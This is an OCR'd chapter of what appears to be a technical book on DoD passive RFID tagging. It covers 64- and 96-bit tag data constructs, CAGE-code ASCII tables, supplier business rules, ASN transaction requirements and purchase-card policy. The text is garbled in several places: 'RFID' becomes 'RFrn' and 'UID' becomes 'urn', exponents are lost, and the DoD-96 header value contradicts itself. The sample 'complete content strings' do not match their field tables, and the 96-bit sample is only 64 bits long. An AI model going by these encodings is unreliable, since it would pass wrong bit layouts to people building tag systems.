


Figure 9.4 Encoding a 64-bit Tag (Steps 5 through 6)



DoD-96 Identity Type

This identity type should be used to encode 96-bit Class 0 and Class 1 tags for shipping goods to the DoD. The 96-bit tag is broken into a number of fields (see Table 9.4). The details of what information to encode into these fields is explained below. After all of the field values have been determined, the entire contents of the tag can be viewed as a single unique number used to identify a shipment to the DoD.

Table 9.4 DoD-96 Identity Type Format

Header	Filter	Government Managed Identifier	Serial Number
8 bits	4 bits	48 bits	36 bits

Fields

- **Header** Specifies that the tag data is encoded as a DoD 96-bit tag construct, use binary number 0010 1111
- **Filter** Identifies a pallet, case, or UID item associated with a tag, represented in binary number format using the following values:
  - 0000 = pallet
  - 0001 = case
  - 0010 = UID item
  - All other combinations are reserved for future use
- **Government Managed Identifier** For suppliers, this field is encoded with their CAGE code. This code identifies the supplier, ensures uniqueness of the serial number across all suppliers, and is represented in standard 8-bit ASCII format. For the DoD-96 identity type, an ASCII space character must be prepended to the CAGE code to make the code a total of 6 ASCII chars. Table 9.5 can be used to determine the correct binary value of any valid CAGE code character.

- **Serial Number** Uniquely identifies up to 2_{36} = 68,719,476,736 tagged items represented in binary number format. After the serial number is converted into binary format, it must be left padded with zeros to 36 bits total.

Table 9.5 ASCII Character to CAGE Code Character Mappings

CAGE code character	Binary value
A	0100 0001
B	0100 0010
C	0100 0011
D	0100 0100
E	0100 0101
F	0100 0110
G	0100 0111
H	0100 1000
I	Invalid CAGE character
J	0100 1010
K	0100 1011
L	0100 1100
M	0100 1101
N	0100 1110
O	Invalid CAGE character
P	0101 0000
Q	0101 0001
R	0101 0010
S	0101 0011
T	0101 0100
U	0101 0101
V	0101 0110
W	0101 0111
X	0101 1000
Y	0101 1001
Z	0101 1010
0	0011 0000
1	0011 0001
2	0011 0010
3	0011 0011
4	0011 0100
5	0011 0101
6	0011 0110
7	0011 0111
8	0011 1000
9	0011 1001
SPACE	0010 0000

Figures 9.5 and 9.6 outline the steps to encode a 96-bit tag using the DoD-96 identity type.

Figure 9.5 Encoding a 96-bit Tag (Steps 1 through 4)





Figure 9.6 Encoding a 96-bit Tag (Steps 5 through 6)



Implementing Business Rules for the DoD Supply Chain

In order to generate the tag response, passive RFID tags reflect energy from the reader/interrogator or receive and temporarily store a small amount of energy from the reader/interrogator signal. Passive RFID requires strong RF signals from the reader/interrogator, while the RF signal strength returned from the tag is constrained to low levels by the limited energy. This low signal strength equates to a shorter range for passive tags than for active tags. The DoD-approved frequency range for passive RFID implementation is Ultra High Frequency (UHF) 860-960 MHz.

The DoD Logistics AIT (LOG-AIT) Office is the DoD focal point for coordinating overarching guidance for the use of AIT within DoD. The Program Executive Office, Enterprise Information Systems (PEG EIS), and Product Manager-AIT (PM-AIT) Office is the DoD procurement activity for AIT equipment (including RFID equipment and infrastructure), and will establish a standing contract for equipment installation and maintenance. Beginning in FY 2007, only RFID-capable AIT peripherals (e.g., optical scanners and printers used for shipping labels) will be acquired when those peripherals support RFID-capable business processes.

Beginning in FY 2007, logistics AIS' involved in receiving, shipping, and inventory management will use RFID to perform business transactions, where appropriate. AIS funding will hinge on compliance with this policy. The Defense Logistics Board (DLB) will review these requirements prior to FY 2007 implementation.

Passive RFID Business Rules

The following describes the business rules for the application of passive RFrn technology at the case, pallet, and item packaging (unit pack) for UID (urn) items on shipments to and within DoD. These rules are in addition to the urn requirement for data element identification of DoD tangible assets using 2D data matrix symbology marking on the item itself. To facilitate the use of RFrn

events as transactions of record, the DoD has embraced the use of EPC tag data constructs and DoD tag data constructs, in a supportive DoD data environment. As the available EPC technology matures, the intent is to expand the use of passive RFrn applications to encompass individual item tagging.


Definitions

The following definitions apply to passive RFID technology and tags in support of the DoD requirement to mark/tag material shipments to DoD activities in accordance with this policy:

- **EPC Technology** Passive RFID technology (readers, tags, and so forth) that is built into the most current published EPCglobal™ Class 0 and Class 1 specifications and that meets interoperability test requirements as prescribed by EPCglobal™. EPC Technology will include UHF Generation 2 (UHF Gen 2) when this specification is approved and published by EPCglobal™.
- **Unit Pack** A MIL-STD-129-defined unit pack, specifically the first tie, wrap, or container applied to a single item or to a group of items, of a single stock number, preserved or unpreserved, which constitutes a complete or identifiable package.
- **Case** (either an exterior container within a palletized unit load or an individual shipping container):
  - **Exterior Container** A MIL-STD-129-defined container, bundle, or assembly that is sufficient by reason of material, design, and construction to protect unit packs and intermediate containers and their contents during shipment and storage. It can be a unit pack or a container with a combination of unit packs or intermediate containers. An exterior container may or may not be used as a shipping container.
  - **Shipping Container** A MIL-STD-129-defined exterior container that meets carrier regulations and is sufficiently strong, by reason of material, design, and construction, to be shipped safely without further packing (e.g., wooden boxes or crates, fiber and metal drums, and corrugated and solid fiberboard boxes).

- **Pallet (Palletized Unit Load)** A MIL-STD-129-defined quantity of items, packed or unpacked, arranged on a pallet in a specified manner and secured, strapped, or fastened on the pallet so that the whole palletized load is handled as a single unit. A palletized or skidded load is not considered to be a shipping container (see Figure 9.7).

Figure 9.7 Tagging Material Shipments



Case, Palletized Unit Load, UID Item Packaging Tagging

DoD sites where material is associated into cases or pallets, tag the material and supplies at that site with the appropriate passive RFrn tag prior to further trans-shipment to follow-on consignees. The Defense Logistics Agency has committed to enabling the strategic distribution centers at Defense Distribution San Joaquin, CA (DDJC), and Defense Distribution Susquehanna, PA (DDSP), with passive RFrn capability by January 1, 2005.

Case, pallet, and item packaging (unit pack) for UID (Urn) items will be tagged at the point of origin (including vendors) with passive RFrn tags, except for the bulk commodities listed in Section 2.4.1. If the unit pack for urn items is also the case, only one RFrn tag will be attached to the container.

2.4.1 Bulk Commodities Not Included

The following bulk commodities are defined as those that are shipped in rail tank cars, tanker trucks, trailers, other bulk wheeled conveyances, or pipelines.

- Sand
- Gravel
- Bulk liquids (water, chemicals, or petroleum products)
- Ready-mix concrete or similar construction materials
- Coal or combustibles such as firewood
- Agricultural products—seeds, grains, animal feeds, and the like

Contract/Solicitation Requirements

New solicitations for material issued after October 1, 2004, for delivery after January 1, 2005, will contain a requirement for passive RFrn tagging at the case (exterior container within a palletized unit load or shipping container), pallet (palletized unit load), and the urn item packaging level of shipment in accordance with the appropriate interim/final Defense Federal Acquisition Regulation Supplement (DF ARS) Rule/Clause or MIL-STD-129 as appropriate.

Passive UHF RFID Tag Specifications

The DoD approved frequency range for the tags is 860 to 960 MHz, with a minimum read range of 3 meters. Until the EPC UHF Gen 2 tag specification is published and quantities of UHF Gen 2 items are available for widespread use, the DoD will accept the following EPC tags:

- Class 0 64-bit read-only
- Class 1 64-bit read-write
- Class 0 96-bit read-only
- Class 1 96-bit read-write

The tags listed above will be utilized for initial shipments from suppliers in compliance with appropriate contractual requirements to tag items shipped to DoD receiving points commencing January 1, 2005.

When the UHF Gen 2 EPC technology is approved and has completed any required compliance and/or interoperability testing, the DoD will establish firm tag acceptance expiration dates (sunset dates) for EPC Version 1 (Class 0 and 1) tags and will accept only UHF Gen 2 EPC tags thereafter. The DoD's goal is to migrate to an open standard UHF Gen 2 EPC tag, Class 1 or higher, that will support DoD end-to-end supply chain integration.

Anticipated Passive EPC Version 1 tag sunset dates for suppliers shipping to DoD:

- **Class 0 64-bit** At a minimum, 2 years from the publication of the specification for UHF Gen 2- subject to the availability and product maturity of this technology (i.e., UHF Gen 2).
- **Class 1 64-bit** At a minimum, 6 months from the general commercial availability and product maturity of Class 1 96-bit tags.
- **Class 0 and Class 1 96-bit** At a minimum, 2 years from the publication of the specification for UHF Gen 2 -subject to the availability and product maturity of this technology (i.e., UHF Gen 2).

NOTE

DoD will establish the tag expiration (sunset) dates and implementation dates for migration to UHF Gen 2.

As outlined in Tables 9.6 and 9.7, suppliers to DoD must encode an approved tag using either a DoD tag data construct or an EPC tag data construct. Suppliers that choose to employ the DoD tag construct will use the CAGE code previously assigned to them, and encode the tags per the rules that follow. Suppliers that are EPCglobal™ subscribers and possess a unique EPC manager number, may choose to use the EPC tag data construct to encode tags per the rules that follow. Suppliers must ensure that each tag identification is unique.

Table 9.6 Passive UHF RFID Tag Specifications

Class	User Memory Size(bits)	Origin	Encoding	Tag Data Constructs
0	64	Supplier	EPC	Serialized Global Trade Item Number (SGTIN) Global Returnable Asset Identifier (GRAI) Global Individual Asset Identifier (GIAI) Serialized Shipment Container Code (SSCC)
0	64	Supplier	DoD	DoD Tag Construct
1	64	Supplier	EPC	Serialized Global Trade Item Number (SGTIN) Global Returnable Asset Identifier (GRAI) Global Individual Asset Identifier (GIAI) Serialized Shipment Container Code (SSCC)
1	64	Supplier	DoD	DoD Tag Construct
0	96	Supplier	EPC	Serialized Global Trade Item Number (SGTIN) Global Returnable Asset Identifier (GRAI) Global Individual Asset Identifier (GIAI) Serialized Shipment Container Code (SSCC)
0	96	Supplier	DoD	DoD Tag Construct
1	96	Supplier	EPC	Serialized Global Trade Item Number (SGTIN) Global Returnable Asset Identifier (GRAI) Global Individual Asset Identifier (GIAI) Serialized Shipment Container Code (SSCC)
1	96	Supplier	DoD	DoD Tag Construct
1	96	DoD	DoD	DoD Tag Construct

Passive UHF RFID Tag Data Structure Requirements

Table 9.7 Suppliers Shipping to DoD-EPCglobal™ Subscribers using an EPCglobal™ Tag Data Construct

Tag Requirement	EPC Data Construct	When Used
UID Unit Pack	SGTIN	On item packaging for items meeting the DoD criteria for assignment of UID where a serial number is used to augment a GTIN which is used for the unique identification of trade items worldwide within the UCC.EAN System.
	GRAI	On item packaging for items meeting the DoD criteria for assignment of UID (reusable package or transport equipment of specific or certain value).
	GIAI	On item packaging for items meeting the DoD criteria for assignment of UID (used to uniquely identify an entity that is part of the fixed inventory of a company – GIAI can be used to identify any fixed asset of an organization).
Case, Pallet	SGTIN	Items shipped as either pure case, or pallet (see above)
	SSCC	Items shipped as either pure or mixed case, pallet, (SSCC can be used by all parties in the supply chain as a reference number to the relevant information held in computer database or file).

Table 9.8 Layout for 64-bit EPCglobal™ Data Constructs

Tag Type	Header	Filter Val.	Prefix	Item Ref.	Serial Number
SGTIN	2	3	14	20	25
Tag Type	Header	Filter Val.	Prefix	Item Ref.	Serial Number
GRAI	8	3	14	20	19
Tag Type	Header	Filter Val.	Prefix	Individual Asset Reference	
GIAI	8	3	14	39	
Tag Type	Header	Filter Val.	Prefix	Serial Reference	
SSCC	8	3	14	39	

Table 9.9 Layout for 96-bit EPCglobal™ Data Constructs

Tag Type	Header	Filter Value	Partition	Company Prefix	Item Reference	Serial Number
SBTIN	8	3	3	30-40	24-4	38
Tag Type	Header	Filter Value	Partition	Company Prefix	Asset Type	Serial Number
GRAI	8	3	3	20-40	24-4	38
Tag Type	Header	Filter Value	Partition	Company Prefix	Individual Asset Reference	
GIAI	8	3	3	20-40	62-42	
Tag Type	Header	Filter Value	Partition	Company Prefix	Serial Reference	Unallocated
SSCC	8	3	3	20-40	37-17	25

Passive UHF RFID Tag Data Structure Requirements - Suppliers Shipping to DoD Non-EPCglobal™ Subscribers Using the DoD Tag Data Construct

Table 9.10 Class 0 64-bit Tags and Class 1 64-bit Tags

Tag Requirement	Data Construct	When Used
UID Unit Pack	DoD Construct	On item packaging for items meeting the DoD criteria for assignment of UID
Case, Pallet	DoD Construct	Items shipped as either pure or mixed case, pallet

DoD 64-Bit Data Construct – 63 Bits Total User Memory on Tag

Header	Filter	CAGE Code	Serial Number
8 bits	2 bits	30 bits	24 bits

Fields

- **Header** Specifies that the tag data is encoded as a DoD 64-bit tag construct; use binary number 1100 1110.
- **Filter** Identifies a pallet, case, or urn item associated with a tag, represented in binary number format using the following values:
  - 00 = pallet
  - 01 = case
  - 10 = UID item
  - 11 = reserved for future use
- **Cage** Identifies the supplier and ensures uniqueness of the serial number across all suppliers. Represented in ASCII format.
- **Serial Number** Uniquely identifies up to 224 = 16,777,216 tagged items, represented in binary number format.

Table 9.11 Binary Encoding of the Fields of a 64-bit Class 1 Tag on a Case Shipped from DoD Supplier

Header (DoD construct)	1100 1110
Filter (Case)	01
CAGE (1D381)	11 0001 00 0100 11 0011 11 1000 11 0001
Serial Number (16,522,293)	1111 1100 0001 1100 0011 0101

Complete content string of the above encoded sample tag is as follows:

```
11100111001110001000100101011111000110001111111000001110000101 01
```

Table 9.12 Class 0-96-bit Tags and Class 1-96-bit Tags

Class 0 – 96 bit tags and Class 1 – 96 bit tags		
Tag Requirement	**Data Construct**	**When Used**
UID Unit Pack	DoD Construct	On item packaging for items meeting the DoD criteria for assignment of UID
Case, Pallet	DoD Construct	Items shipped as either pure or mixed case, pallet

Table 9.13 DoD 96-bit Data Construct - 96 Bits Total User Memory on Tag Fields

Header	Filter	DODAAC/CAGE	Serial Number
8 bits	4 bits	48 bits	36 bits

Fields

- **Header** Specifies that the tag data is encoded as a DoD 96-bit tag construct; use binary number 1100 1111.
- **Filter** I Identifies a pallet, case, or urn item associated with a tag, represented in binary number format using the following values:
  - 0000 = pallet
  - 0001 = case
  - 0010 = urn item
  - all other combinations = reserved for future use.
- **DoDAAC/CAGE** Identifies the supplier and ensures uniqueness of the serial number across all suppliers; represented in ASCII formula.
- **Serial Number** Uniquely identifies up to 236 = 68,719,476,736 tagged items; represented in binary number format.

Passive UHF RFID Tag Data Structure Requirements - DoD Receiving Points Shipping Items Down the Supply Chain to DoD Customers

NOTE

DoD initial implementations will use currently available 64-bit tags but should transition to 96-bit tags as soon as practicable, but no later than January 1, 2005.

Table 9.14 Tag Requirements

Class 1 – 96 bit tags

Original Tag Requirement	DoD Shipping Tag Data Construct	When Used
Case, Pallet	DoD Construct	Items shipped as either pure or mixed case, pallet

Table 9.15 DoD 96-bit Data Construct - 96 Bits Total User Memory on Tag

Header	Filter	DODAAC/CAGE	Serial Number
8 bits	4 bits	48 bits	36 bits

Fields

- **Header** Specifies that the tag data is encoded as a DoD 96-bit tag construct; use binary number 1100 1111.
- **Filter** I Identifies a pallet, case, or urn item associated with tag, and represented in binary number format using the following values:
  - 000 = pallet
  - 0001 = case
  - 0010 = urn item
  - all other combinations = reserved for future use
- **DoDAAC/CAGE** Identifies the supplier and insures uniqueness of serial number across all suppliers; represented in ASCII format.
- **Serial Number** Uniquely identifies up to 2^{36} = 68,719,476,736 tagged items; represented in binary number format.

Table 9.16 Binary Encoding of the Fields of a 96-bit Class 1 Tag on a Case Shipped from DoD Internal Supply Node

Header (DoD construct)	1100 1111
Filter (Case)	0001
DODAAC (ZA18D3)	0101 1010 0100 0001 0011 0001 0011 1000 0100 0100 0011 0011
Serial Number (12,345,678,901)	0010 1101 1111 1101 1100 0001 1100 0011 0101

Complete content string of the above encoded sample tag is as follows:

```
111001110011100010001001010111110001100011111110000011100001010 1
```

NOTE

1. Specific tag orientation and location, as well as physical mounting requirements will be addressed in MIL-STD 129.
2. Advance Ship Notices (ASNs) will be required, as specified in contracts in accordance with the appropriate DFARS rule/clause.
3. It is the intent of the DoD to incorporate all RFID tag formats and usage standards into a DoD RFID manual.

Electronic Data Interchange Information

To effectively utilize RFID events to generate transactions of record in DoD logistics systems, RFID tag data with the associated material information must be resident in the DoD data environment, so that information systems can access this data at each RFID event (i.e., tag read).

The DoD requires commercial suppliers to provide standard Ship Notice/Manifest Transaction Set (856) transactions in accordance with the Federal Implementation Convention (IC) via approved electronic transmission methods (e.g., Web-based or user-defined format) for all shipments in accordance with the applicable DFARS rule via Wide Area Workflow (WAWF). Internal DoD sites/locations and shippers will use the EDI IC 856S or 856A, as applicable.

The transaction sets enable the sender to describe the contents and configuration of a shipment in various levels of detail, and provide an ordered flexibility to convey information. The Federal IC 856 and DoD IC 856S and 856A transaction sets will be modified by the appropriate DoD controlling agencies to ensure that the transactions can be used to list the contents for each piece of a shipment of goods, as well as additional information relating to the shipment such as the:

- Order information
- Product description, including the item count in the shipment piece and the item UID information
- Physical characteristics

- Type of packaging (including container nesting levels within the shipment)
- Marking to include the shipment piece number and the RFID tracking number
- Carrier information
- Configuration of goods within the transportation equipment

The DoD also accepts the submission of Web-based ASN transactions as well as User-Defined Format (UDF) ASN files. The following required ASN transactions facilitate this use of RFID events.

Table 9.17 Required ASN Transactions

RFID Event Type	RFID Tag Data Construct	ASN Required	ASN Data
Shipment from Supplier	SGTIN	Yes	856/WAWF Web or UDF
	GRAI	Yes	856/WAWF Web or UDF
	GIAI	Yes	856/WAWF Web or UDF
	SSCC	Yes	856/WAWF Web or UDF
	Manufacturer Encoded Tag Serialization	Yes	856/WAWF Web or UDF
	DoD Construct	Yes	856/WAWF Web or UDF
DoD Shipper to DoD customer	Manufacturer Encoded Tag Serialization	Yes	856S or 856A via DAAS
	DoD Construct	Yes	856S or 856A via DAAS

DoD Purchase Card Transactions

Per current DoD regulations, DoD Purchase Cards may be used to acquire items on existing government contracts, or to acquire items directly from suppliers that are not on a specific government contract. If the DoD Purchase Card is used to acquire items that are on a government contract that includes a requirement for RFID tagging of material per the appropriate DFARS rule, any items purchased via the DoD Purchase Card shall be RFID-tagged in accordance with this policy. This policy does not apply to items acquired via a DoD Purchase Card that are not on a government contract. If DoD customers desire the inclusion of a passive RFID tag on shipments for these types of purchases, it must be specifically requested of the shipping

supplier/vendor and the shipment must be accompanied by an appropriate ASN containing the shipment information associated to the appropriate RFID tag.

Wireless Encryption Requirements

Per the DoD Wireless Policy (DoDD 8100.2), encryption requirements do not apply to the detection segment of a Personal Electronic Device (PED) (e.g., the laser used in optical storage media; between a barcode and a scanner head; or RF energy between RF identification tags, both active and passive, and the reader/interrogator).

Frequency Spectrum Management

